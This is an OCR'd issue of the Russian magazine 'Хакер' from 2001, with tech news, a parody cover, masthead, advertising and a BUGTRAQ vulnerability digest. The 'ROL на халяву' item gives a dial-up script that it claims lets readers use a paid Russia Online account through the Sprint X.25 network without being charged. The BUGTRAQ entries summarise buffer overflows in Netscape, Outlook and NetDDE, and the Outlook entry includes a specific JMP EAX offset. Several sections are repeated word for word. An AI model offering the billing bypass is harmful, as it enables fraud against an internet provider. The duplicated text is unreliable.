ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

ver. 04.01 (28)

WWW.XAKEP.RU

WINDOWSXP
свежий варез от Micro$oft

PC GAMES MUST DIE
все что ты хотел знать об игровых приставках

ОТ UNIX ДО SUNOS
все ОСи. Даже те, про которые ты никогда не слышал

ПОНТЫ!
как заджойниться в хак–группу

Я ЗНАЮ, ЧТО ВЫ ХАКАЛИ ПРОШЛЫМ АПРЕЛЕМ!

[ШароWAREZ] [ЖЕЛЕЗО] [BUGTRAQ] [HACK–FAQ]

(game)land
ISSN 1609-1019
9 771609 101009 04>

С чего начинается процветание?



С сетевого решения:
hp netserver lh3000/lh3000r + hp vectra vl 400 + hp procurve 4000m.

HP Vectra VL 400: надежные корпоративные компьютеры. Новейшие технологии по доступной цене / Процессор Intel® Pentium® III 733-1000 МГц / Оперативная память от 64/128 МБ / Жесткий диск 10, 15, 30 ГБ / 16-битная аудиокарта / Windows® 98, Windows® 2000/Windows® NT / HP TopTools.

HP рекомендует использовать Microsoft® Windows® 2000 Professional.

HP Netserver LH3000/LH3000r: серверы уровня отдела / Один или два процессора Intel® Pentium® III 733-1000 МГц / FSB шина 133 МГц / Стандартно 128 МБ, с расширением до 4 ГБ памяти ECC SDRAM / 133 МГц с функцией динамического сканирования / Видеопамять 2 МБ стандартно / Интегрированный двухканальный 64-х битный контроллер HP NetRAID с технологией I2O и кэш памятью 32 МБ, расширяемой до 128 МБ / Интегрированный UltraWide SCSI (80 МБ/с) контроллер / До двенадцати низкопрофильных накопителей Ultra 2 SCSI (80 МБ/с) горячей замены и две полки половинной высоты / Восемь PCI слотов (четыре с возможностью горячей замены) / Возможность установки резервных блоков питания и вентиляторов горячей замены.





Коммутатор HP ProCurve 4000M (J4121A): 40 портов 10/100Base-TX и пять свободных отсеков для установки модулей / Управляемые модульные коммутаторы для 10/100/Gigabit-сетей обеспечивают недорогое масштабируемое решение по организации коммутируемого подключения оконечных устройств и все преимущества технологии HP Proactive Networking / Они идеально подходят для компаний, стремящихся без особых затрат осуществить переход к масштабируемой, расширяемой сети с коммутируемым подключением компьютеров и поддержкой гигабитных каналов / Коммутаторы 4000M обеспечивают самый простой способ организации сетей с высокой доступностью / Пожизненная гарантия на все время эксплуатации продукта.





125502, Москва, ул. Лавочкина, 19
Тел.: 455-5581, 455-5011, 455-5571, 455-8493, 455-5693
Факс: 455-5021
e-mail: alex@veles.ru
web: www.veles.ru

ЖУРНАЛ КОМПЬЮТЕРНЫХ ОТМОРОЗКОВ

ЛАМЕР

ver. 04.01 (28)

WWW.LAMER.RU

Winblows XP

свежий варез от МелкоСофт

PC Lamers must die

все что ты хотел знать о ламерах, но боялся их спросить

От UNIX до SUXOS

все ОСи. Даже те, которых никогда и не было


Порты!

как заджойниться в открытый порт

Я знаю, как вы плакали прошлым апрелем!

[Шароварево] [ЖЕЛЕЗО] [БАБ-ТРАХ] [HACK-FUCK]

СОДЕРЖАНИЕ



В твоих руках не просто очередной номер Х. В этом выпуске мы постарались поглумиться и поприкалываться на все 100! Да, мы знаем, что сегодня не 1 апреля. А кто сказал, что юморить можно только 1-го??? У нас весь апрель (как, впрочем, и все остальные месяцы) проходит в конвульсиях от хохота. В общем читай, находи наши фенечки и не забудь заглянуть на нижнюю половину последней страницы, там ты найдешь наш маленький конкурс :).

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

Будильник с MP3

Американцы уже просыпаются под любимые MP3-треки. Будильник MP3 O'Clock взывает к любителям сладких снов голосами популярных исполнителей. Устройство проигрывает MP3-файлы продолжительностью до 50 секунд. В комплект поставки входят "музыкальные приветы" от No Doubt и Metallica, полсотни других известных треков. Дополнительные мелодии и свой собственный голос можно загрузить с обычного компьютера.
Новинка продается по цене 45 долларов.





Думающие и говорящие

Появляются первые компьютеры, способные поддерживать осмысленный разговор.
Робот Мэмони-тян, созданный в Японии, знает 20 тысяч слов и складывает из них более миллиарда фраз. Электронный болтун внимательно слушает владельца, воспринимает ключевые слова и в контексте беседы задает вопросы. Так, если сообщить роботу о том, что вы уходите на свидание, он спросит имя друга и пожелает хорошей встречи, а после возвращения осведомится, как все прошло, не закончилось ли свидание ссорой. Вопрошая, робот мило улыбается с экрана с глазками и ротиком. Стоимость железного собеседника - 160 долларов.
Израильские программисты работают над другой "умной" системой - Хэл - тезкой зловещего творения из Одиссеи Кубрика. По заявлению авторов, это первая программа, которая не просто конструирует языковые формы, но имитирует общение и самообучается. Интеллект Хэла уже сравнялся с умениями 15-месячного младенца, он очень любит сказки и загадки, а недавно успешно прошел тест Тьюринга, заставив экспертов поверить в общение с живым ребенком. Хэл "понимает" эмоции, бурно реагирует на ругательства и обладает чувством юмора - откликается на шутки. Разработчики утверждают, что заложили в машину набор определенных правил, с тех пор Хэл действует самостоятельно - строит собственную картину мира, сам усваивает новые понятия: "Мы сами не понимаем, как именно он это делает".

Очки-трансформеры

Американская компания Adaptive Eyecare (adaptive-eyecare.com) представила очки-трансформеры.
В отличие от обычных, подбираемых по свежему рецепту врача, новые очки универсальны и настраиваются непосредственно владельцем. Линза очков представляет собой полость, в которую для изменения кривизны стенок, а соответственно и оптического эффекта (от -6 до +6 диоптрий), закачивается жидкость. Ручки фокусировки специального устройства-насоса нужно вращать до тех пор, пока изображение не станет четким.
Очки очень дешевы и долговечны, поэтому, по оценкам компании, завоюют особую популярность в развивающихся странах.

Матрица воскресла

Компания Electronic Arts готовит невиданный по масштабам игровой шпионский проект.
Слоган операции Majestic (www.majestic.ea.com), которая развернется уже в апреле, - "Она играет тобой" ("It plays you") - созвучен с Матрицей. Участники регистрируются на сайте проекта, оставляют контактную информацию о себе, после чего продолжают жить и работать, как обычно, а игра сама их находит. Помимо электронной почты, в игре задействованы факсы, сотовые телефоны, SMS-сервис, интерактивные онлайновые службы.
По сценарию, участники должны разобраться в загадочных событиях, настойчиво вуалируемых правительством, - а-ля "Икс-Файлз". Постановка задач и предложение ключей к их решению осуществляются незнакомыми людьми: среди ночи раздаются звонки с наводками, приходят по факсу шифровки, анонимные электронные сообщения. Интересно, что для подготовки столь глобальной авантюры Electronic Arts купила сотни телефонных номеров по всей Америке, создала десятки веб-сайтов вымышленных фирм.
Как утверждает компания, тысячи участников игры смогут взаимодействовать между собой, а сюжет для пущей реальности будет развиваться под влиянием событий общественной жизни.
Уже разработаны 4 эпизода игры, на прохождение каждого из которых требуется 2-3 недели. Пока могут участвовать только жители США и Канады.



HI TECH NEWS

Алекс Целых
(technews@mmub.ttn.ru)



Гуськом по мегаполису

Датский изобретатель придумал совершенный вид городского транспорта. Система, получившая название "гибкое городское скоростное сообщение" - это высокоэффективный, экологически чистый способ передвижения по мегаполису. Он решает проблемы как автомобильных "пробок", так и духоты метрополитена. Реализация идеи следующая: люди садятся в электромобили с подзаряженными за ночь аккумуляторами и едут на ближайшую станцию транспортной системы. Выяснив направление движение, компьютер организует машины-попутчики в поезд. Скорость последнего на автоматизированных воздушных эстакадах достигает 80-100 км/ч. На остановках компьютер отцепляет автомобили от поезда и снова переходит на индивидуальное управление.

Поющие сигареты

Британская компания Molins (www.molins.co.uk) осваивает выпуск говорящих и поющих пачек сигарет.
В стандартной упаковке размещены специальный чип и миниатюрный громкоговоритель. Естественно, главное назначение устройства - борьба с курением. Каждый раз, когда владелец достает новую сигарету, пачка гнусавым голосом читает лекцию о вреде табака, либо играет похоронный марш. Тот же механизм, однако, может применяться и в агитационных целях - для рекламы новых видов дымящейся продукции.



Смерть шавки Aibo

Робособака Баскервилей растерзает робошавку Aibo.
Британская компания RoboScience представила самую крупную и мощную робособаку в мире. Рост RS-01 RoboDog в холке - 82 см, длина туловища - 67 см, ширина - 37 см. Электронный монстр оснащен видеокамерой и системой распознавания речи. Тапки RS-01 пока не приносит, зато читает вслух электронную почту.
По первому зову, громко лая, робопес бросается выполнять команды хозяина. Как хвастают разработчики, RS-01 станет грозой всех Aibo и унесет на спине целую упаковку бездыханных японских "мосек". Насколько это заявление соответствует действительности, станет известно через месяц, когда новинка поступит в ограниченную продажу в Великобритании.

С того света

В Голландии продаются хай-тек надгробия, посылающие письма "с того света".
Правда, для успеха общения нужно выполнить одно маленькое условие. Еще при жизни человек должен давать обстоятельные ответы на вопросы системы, рассказывать о сокровенных мечтах и желаниях, вспоминать любопытные повороты судьбы. Если такие усилия будут вовремя приложены, то семья и друзья умершего смогут впоследствии посылать надгробию письма и получать по e-mail интеллектуальные ответы, включая записи голоса.
Надгробие Tomb-Stone-Touch-Screen из вандалостойкого материала оценено разработчиком в 16 тысяч долларов.



Редакция
самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый пивной редактор
Иван "SideX" Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
рерайтер
Монастырева Наталья
(qqma@real.xakep.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
Арт-директор
SINtez
обложка
Алекс Кондаков
дизайн и верстка
Таня Отакуева
(osyako@real.xakep.ru)
Леня Андруцкий
(leonid@gameland.ru)
Миша Огородников
(michel@gameland.ru)
иллюстрации
Влад Селютин(Vlad),
Моргачев Григорий(Grif)
Алекс Кондаков(Alexx)

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR
PR менеджер
Михаил Михин
(pr@gameland.ru)

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING
учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер


Web-Site **http://www.xakep.ru**
E-mail **magazine@real.xakep.ru**



Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.



Загар по-американски

Пентагон провел испытания нового хай-тек оружия для разгона бушующей толпы.

Специальная установка направляет в скопление людей "лучи боли" - короткие электромагнитные волны, в мгновение нагревающие кожу до температуры электрической лампы. Воздействие крайне неприятное и болевое, однако ожогов и ран после него не остается. На разработку оружия ушло 40 миллионов долларов и 10 лет работы военных инженеров. Теперь установками планируется последовательно оснастить джипы Humvees, военные корабли и самолеты армии США.

В свою очередь, правозащитные международные организации ставят под сомнение безопасность нового оружия. От него могут пострадать дети, старики и беременные женщины, а также те, кто будет лишен физической возможности быстро покинуть зону облучения.

Дистанционка в часах

Casio (www.casio.com) представила универсальный пульт дистанционного управления в наручных часах.

Remote Control Wrist Watch - электронные часы, предназначенные для дистанционного управления бытовыми устройствами. Прямо на табло размещены кнопки включения техники, смены каналов и изменения уровня громкости. Такая дистанционка всегда под рукой (вернее, на ней).

Что интересно, поддерживаются сразу несколько ведущих брендов, при желании можно запрограммировать до 16 не известных устройству команд. Не нравится, что смотрят по телевизору окружающие в гостях, в баре или в аэропорту - незаметно переключите канал на любимую порнопрограмму, эффект будет еще тот!

Новинка продается по цене 100 долларов.



Будильник с MP3

Американцы уже просыпаются под любимые MP3-треки. Будильник MP3 O'Clock взывает к любителям сладких снов голосами популярных исполнителей. Устройство проигрывает MP3-файлы продолжительностью до 50 секунд. В комплект поставки входят "музыкальные приветы" от No Doubt и Metallica, полсотни других известных треков. Дополнительные мелодии и свой собственный голос можно загрузить с обычного компьютера.
Новинка продается по цене 45 долларов.





Думающие и говорящие

Появляются первые компьютеры, способные поддерживать осмысленный разговор.
Робот Мэмони-тян, созданный в Японии, знает 20 тысяч слов и складывает из них более миллиарда фраз. Электронный болтун внимательно слушает владельца, воспринимает ключевые слова и в контексте беседы задает вопросы. Так, если сообщить роботу о том, что вы уходите на свидание, он спросит имя друга и пожелает хорошей встречи, а после возвращения осведомится, как все прошло, не закончилось ли свидание ссорой. Вопрошая, робот мило улыбается с экрана с глазками и ротиком. Стоимость железного собеседника - 160 долларов.
Израильские программисты работают над другой "умной" системой - Хэл - тезкой зловещего творения из Одиссеи Кубрика. По заявлению авторов, это первая программа, которая не просто конструирует языковые формы, но имитирует общение и самообучается. Интеллект Хэла уже сравнялся с умениями 15-месячного младенца, он очень любит сказки и загадки, а недавно успешно прошел тест Тьюринга, заставив экспертов поверить в общение с живым ребенком. Хэл "понимает" эмоции, бурно реагирует на ругательства и обладает чувством юмора - откликается на шутки. Разработчики утверждают, что заложили в машину набор определенных правил, с тех пор Хэл действует самостоятельно - строит собственную картину мира, сам усваивает новые понятия: "Мы сами не понимаем, как именно он это делает".

Очки-трансформеры

Американская компания Adaptive Eyecare (adaptive-eyecare.com) представила очки-трансформеры.
В отличие от обычных, подбираемых по свежему рецепту врача, новые очки универсальны и настраиваются непосредственно владельцем. Линза очков представляет собой полость, в которую для изменения кривизны стенок, а соответственно и оптического эффекта (от -6 до +6 диоптрий), закачивается жидкость. Ручки фокусировки специального устройства-насоса нужно вращать до тех пор, пока изображение не станет четким.
Очки очень дешевы и долговечны, поэтому, по оценкам компании, завоюют особую популярность в развивающихся странах.

Матрица воскресла

Компания Electronic Arts готовит невиданный по масштабам игровой шпионский проект.
Слоган операции Majestic (www.majestic.ea.com), которая развернется уже в апреле, - "Она играет тобой" ("It plays you") - созвучен с Матрицей. Участники регистрируются на сайте проекта, оставляют контактную информацию о себе, после чего продолжают жить и работать, как обычно, а игра сама их находит. Помимо электронной почты, в игре задействованы факсы, сотовые телефоны, SMS-сервис, интерактивные онлайновые службы.
По сценарию, участники должны разобраться в загадочных событиях, настойчиво вуалируемых правительством, - а-ля "Икс-Файлз". Постановка задач и предложение ключей к их решению осуществляются незнакомыми людьми: среди ночи раздаются звонки с наводками, приходят по факсу шифровки, анонимные электронные сообщения. Интересно, что для подготовки столь глобальной авантюры Electronic Arts купила сотни телефонных номеров по всей Америке, создала десятки веб-сайтов вымышленных фирм.
Как утверждает компания, тысячи участников игры смогут взаимодействовать между собой, а сюжет для пущей реальности будет развиваться под влиянием событий общественной жизни.
Уже разработаны 4 эпизода игры, на прохождение каждого из которых требуется 2-3 недели. Пока могут участвовать только жители США и Канады.




Участвуй!

Нам важно твое мнение! Расскажи, что ты думаешь о наших проектах, идеях и т. п. Выскажи свое мнение или идею! Отвечай на наши вопросы, участвуй в наших голосованиях! Как? Просто пришли мейл на адрес focus@real.xakep.ru, и ты будешь периодически получать наши вопросы. Для самых активных участников уже подготовлен наборчик призов.

Наши люди в Голливуде!

Помнишь, когда-то в спеце о западлостроении мы писали об одной заподлянке, когда ты ставишь унитаз в лифт, садишься на него с газетой и пугаешь всех, к кому приходит такой лифт :). Так вот, недавно к нам в редакцию позвонили ребята и сказали, что им очень понравился этот прикол и они решили его провернуть в жизни. Страна должна знать своих героев, вот они, на фотке!



Срочно в номер! Хит!

ROL на халяву!

Х уже писал про то, как кинуть зажиточного прова на бабки, регистрируя сразу несколько карточек. Но этого нам оказалось мало! Была найдена супер-инфа, как сидеть в инете через "Россия онлайн" абсолютно на халяву!

Единственное, что тебе понадобится для юзания супер-фишки, так это рабочий аккаунт в ROL. Просто мы сделаем так, что с него не будут списываться деньги ;). Без долгих базаров скажу, что работать мы будем не через забитые, вечно занятые пулы Online`a, а через крутую X.25 сеть - Sprint. Т. е. звоним по номерам этой сетки.

Но, как ты понимаешь, просто так 4Free тебя туда не пустят, придётся замутить кое-какой скрипт. Держи!

```
proc main
        delay 1
        transmit "@D<cr>"
        waitfor "NAL="
        transmit "D1<cr>"
        waitfor "@"
        transmit "c 772846.1<cr>"
        waitfor "login:"
        transmit $USERID, raw
        transmit "^M"
        waitfor "password:"
        transmit $PASSWORD, raw
        transmit "^M"
        waitfor "PPP"
endproc
```

Забиваешь данные строчки в текстовый файл, сохраняешь. В настройках соединения указываешь использование "Сценария". Фишка в том, что помимо юзания самого скрипта, при соединении тебе придётся в стандартном окошке "Соединения" указать уже существующий логин-пароль от ROL. Коннектишься, сидишь в инете, потом лезешь в статистику: Ба! Ни одного цента не списано со счёта! http://www.gin.ru/win/matrix_1.html Здесь ты найдёшь список модемных пулов, раскиданных по всей России. Ложка дёгтя в бочку мёда: связь действительно надёжная, но не быстрая: 14,4 - стандарт де-факто сетей X.25. Удачи!


Х крутил баранку до победного!

В московском картинг-центре, что на Автозаводской, состоялся анонс третьего этапа региональных поездок московского представительства Compaq Computer, которые пройдут в апреле по городам Урала: Пермь, Екатеринбург, Челябинск и Уфа. Картинг - это конечно не Формула-1, но тоже не простая машинка. Вся фишка в том, что Compaq Computer уже 2 года является официальным спонсором команды BMW WilliamsF1 на чемпионате "Формула-1".

Все приглашённые имели отличную возможность поучаствовать в настоящих мини-соревнованиях, с отборочными заездами и шампанским на пьедестале почёта. И конечно же, Х не просто поучаствовал, а и занял второе и третье места!

Yo, baby, cum'on!

Вышел новый диск для любителей хип-хопа. Это не рядовой "Хип-Хоп Инфо", а выпущенный под этим лейблом "R'n'B для любви". Прикольная пластинка, под которую совместно со своей девушкой можно заняться чем-нибудь полезным для организма :). Свои секси-шедевры выставили вся ШЕFF-овская тусовка: ДеЦл, N'Pans, "Белый Шоколад", Steel, Alkofunk, "Двойная Угроза", ну и, конечно же, сам ШЕFF.






Участвуй!

Нам важно твое мнение! Расскажи, что ты думаешь о наших проектах, идеях и т. п. Выскажи свое мнение или идею! Отвечай на наши вопросы, участвуй в наших голосованиях! Как? Просто пришли мейл на адрес focus@real.xakep.ru, и ты будешь периодически получать наши вопросы. Для самых активных участников уже подготовлен наборчик призов.

Наши люди в Голливуде!

Помнишь, когда-то в спеце о западлостроении мы писали об одной заподлянке, когда ты ставишь унитаз в лифт, садишься на него с газетой и пугаешь всех, к кому приходит такой лифт :). Так вот, недавно к нам в редакцию позвонили ребята и сказали, что им очень понравился этот прикол и они решили его провернуть в жизни. Страна должна знать своих героев, вот они, на фотке!



Срочно в номер! Хит!

ROL на халяву!

Х уже писал про то, как кинуть зажиточного прова на бабки, регистрируя сразу несколько карточек. Но этого нам оказалось мало! Была найдена супер-инфа, как сидеть в инете через "Россия онлайн" абсолютно на халяву!

Единственное, что тебе понадобится для юзания супер-фишки, так это рабочий аккаунт в ROL. Просто мы сделаем так, что с него не будут списываться деньги ;). Без долгих базаров скажу, что работать мы будем не через забитые, вечно занятые пулы Online`a, а через крутую X.25 сеть - Sprint. Т. е. звоним по номерам этой сетки.

Но, как ты понимаешь, просто так 4Free тебя туда не пустят, придётся замутить кое-какой скрипт. Держи!

```
proc main
        delay 1
        transmit "@D<cr>"
        waitfor "NAL="
        transmit "D1<cr>"
        waitfor "@"
        transmit "c 772846.1<cr>"
        waitfor "login:"
        transmit $USERID, raw
        transmit "^M"
        waitfor "password:"
        transmit $PASSWORD, raw
        transmit "^M"
        waitfor "PPP"
endproc
```

Забиваешь данные строчки в текстовый файл, сохраняешь. В настройках соединения указываешь использование "Сценария". Фишка в том, что помимо юзания самого скрипта, при соединении тебе придётся в стандартном окошке "Соединения" указать уже существующий логин-пароль от ROL. Коннектишься, сидишь в инете, потом лезешь в статистику: Ба! Ни одного цента не списано со счёта! http://www.gin.ru/win/matrix_1.html Здесь ты найдёшь список модемных пулов, раскиданных по всей России. Ложка дёгтя в бочку мёда: связь действительно надёжная, но не быстрая: 14,4 - стандарт де-факто сетей X.25. Удачи!


Х крутил баранку до победного!

В московском картинг-центре, что на Автозаводской, состоялся анонс третьего этапа региональных поездок московского представительства Compaq Computer, которые пройдут в апреле по городам Урала: Пермь, Екатеринбург, Челябинск и Уфа. Картинг - это конечно не Формула-1, но тоже не простая машинка. Вся фишка в том, что Compaq Computer уже 2 года является официальным спонсором команды BMW WilliamsF1 на чемпионате "Формула-1".

Все приглашённые имели отличную возможность поучаствовать в настоящих мини-соревнованиях, с отборочными заездами и шампанским на пьедестале почёта. И конечно же, Х не просто поучаствовал, а и занял второе и третье места!

Yo, baby, cum'on!

Вышел новый диск для любителей хип-хопа. Это не рядовой "Хип-Хоп Инфо", а выпущенный под этим лейблом "R'n'B для любви". Прикольная пластинка, под которую совместно со своей девушкой можно заняться чем-нибудь полезным для организма :). Свои секси-шедевры выставили вся ШЕFF-овская тусовка: ДеЦл, N'Pans, "Белый Шоколад", Steel, Alkofunk, "Двойная Угроза", ну и, конечно же, сам ШЕFF.





Культовый лазер

Фанаты Quake строят настоящий Railgun-лазер (railgun.org). Свободное от учебы время два студента университета MIT посвящают работе над культовой лазерной установкой. Устройство стреляет лучами, разрушающими дерево и металл. Прошлой осенью Railgun уже расплавил стальной гвоздь. Новая цель - арбуз, который должен будет разлететься на куски.

Изобретатели планируют представить мобильную версию лазера к концу этого года

ОХОТА СЛУШАТЬ SPRITE

4 апреля в клубе "Джусто" состоялась презентация новой игры и одноименного компакт-диска SPRITE ОХОТА. Японский ресторан с трудом вместил всех желающих, к тому же организаторы поставили в самый центр зала аквариум с живой акулой. Те, кто пришел поесть суши и послушать песни с нового диска SPRITE ОХОТА, оказались в довольно стесненных условиях - их было, прямо скажем, немало. Однако никто не обиделся. Рядом с любителями правильной музыки и напитков вкушали японские яства Дельфин, Чичерина и пара молодых людей, которых Х идентифицировал как басиста и барабанщика "Смысловых галлюцинаций".

На сцене тем временем блистали участники вышеупомянутого альбома, чьи треки - как совсем новые, эксклюзивно записанные для этого диска, так и уже состоявшиеся хиты, - вызывают у потребителей "Спрайта" яростное желание копить баллы (100 накопленных баллов можно обменять на один диск; купить диск невозможно). "Би-2", Найка Борзова и "Сплинов" встретили как нельзя лучше, а ведущий шоу, Федор Павлов-Андреевич (aka АйВан) пытался подпевать музыкантам (что об этом думали сами музыканты, Х до конца не выяснил).

Единственным, кто бродил по клубу с мрачным лицом, оказался Дельфин. Свой меланхоличный настрой он объяснил просто: "Акулу мне жалко! Сидит в этой банке, как таракан в спичечной коробке, а вокруг уроды всякие... человеческие... Тебе вот каково было бы?" Однако вопреки Дельфиновому пессимизму, с акулой не произошло ничего страшного. Вечером того же дня ее вернули в родной зоопарковый аквариум. И накормили рыбой. Не минтаем, как обычно, а настоящим живым карпом.



BUGTRAQ

Crazy Nerd, HangUP Team (hangupteam@mail.com), http://hangup.da.ru

Netscape Directory Server 4.1/4.12 Buffer Overflow

Автор: Frank Swiderski
Патчи: www.iplanet.com/downloads/download/0103.html
Система: WinNT
Источник:
www.atstake.com/research/advisories/2001/a030701-1.txt
Опасность: краш сервера, исполнение кода

Уязвимость обнаружена в Netscape Messaging Server версии 4.15 SP3, который включает SMTP- и WebMail-сервисы. Переполнение возникает при использовании в RCPT TO: нестандартного имени реципиента (excessive " 0x22 char). Далее SMTP соединяется с Netscape Directory Server для выполнения query. При этом активируется escape_string_with_punctuation() из libslapd.dll, вызывающая еще одну функцию. В результате происходит перезапись стека, с веселыми последствиями.

Microsoft Outlook 2000 v.9.0.0.2711 vCard Buffer Overrun

Автор: Ollie Whitehouse
Патчи: www.microsoft.com/windows/ie/download/critical/q283908/default.asp
Система: WinNT4 SP6a, Win2000
Источник: www.atstake.com/research/advisories/2001/a022301-1.txt
Опасность: выполнение кода

Выполнение кода происходит при открытии Vcard-аттача к письму. Также файл может быть открыт http-обращением:
Cool Stuff
Пример vcard-файла: www.atstake.com/research/advisories/2001/Outlook-NT4SP6a-BufferOverflow.vcf
Пример рассчитан на WinNT (SP6a). Сервис-пак является специфичным в силу случайного расположения кода в стеке. EIP не может указывать прямо на код, EAX идет на 4 байта позже. Пример перезаписывает EIP-адресом инструкции JMP EAX (смещение 77BB3923h для SP6a).

NetDDE Message Vulnerability

Автор: DilDog
Патчи:
www.microsoft.com/Downloads/Release.asp?ReleaseID=27526
Система: Win2000 (до первого сервис пака включительно)
Источник:
www.atstake.com/research/advisories/2001/a020501-1.txt
Опасность: возможность получения system-привилегий

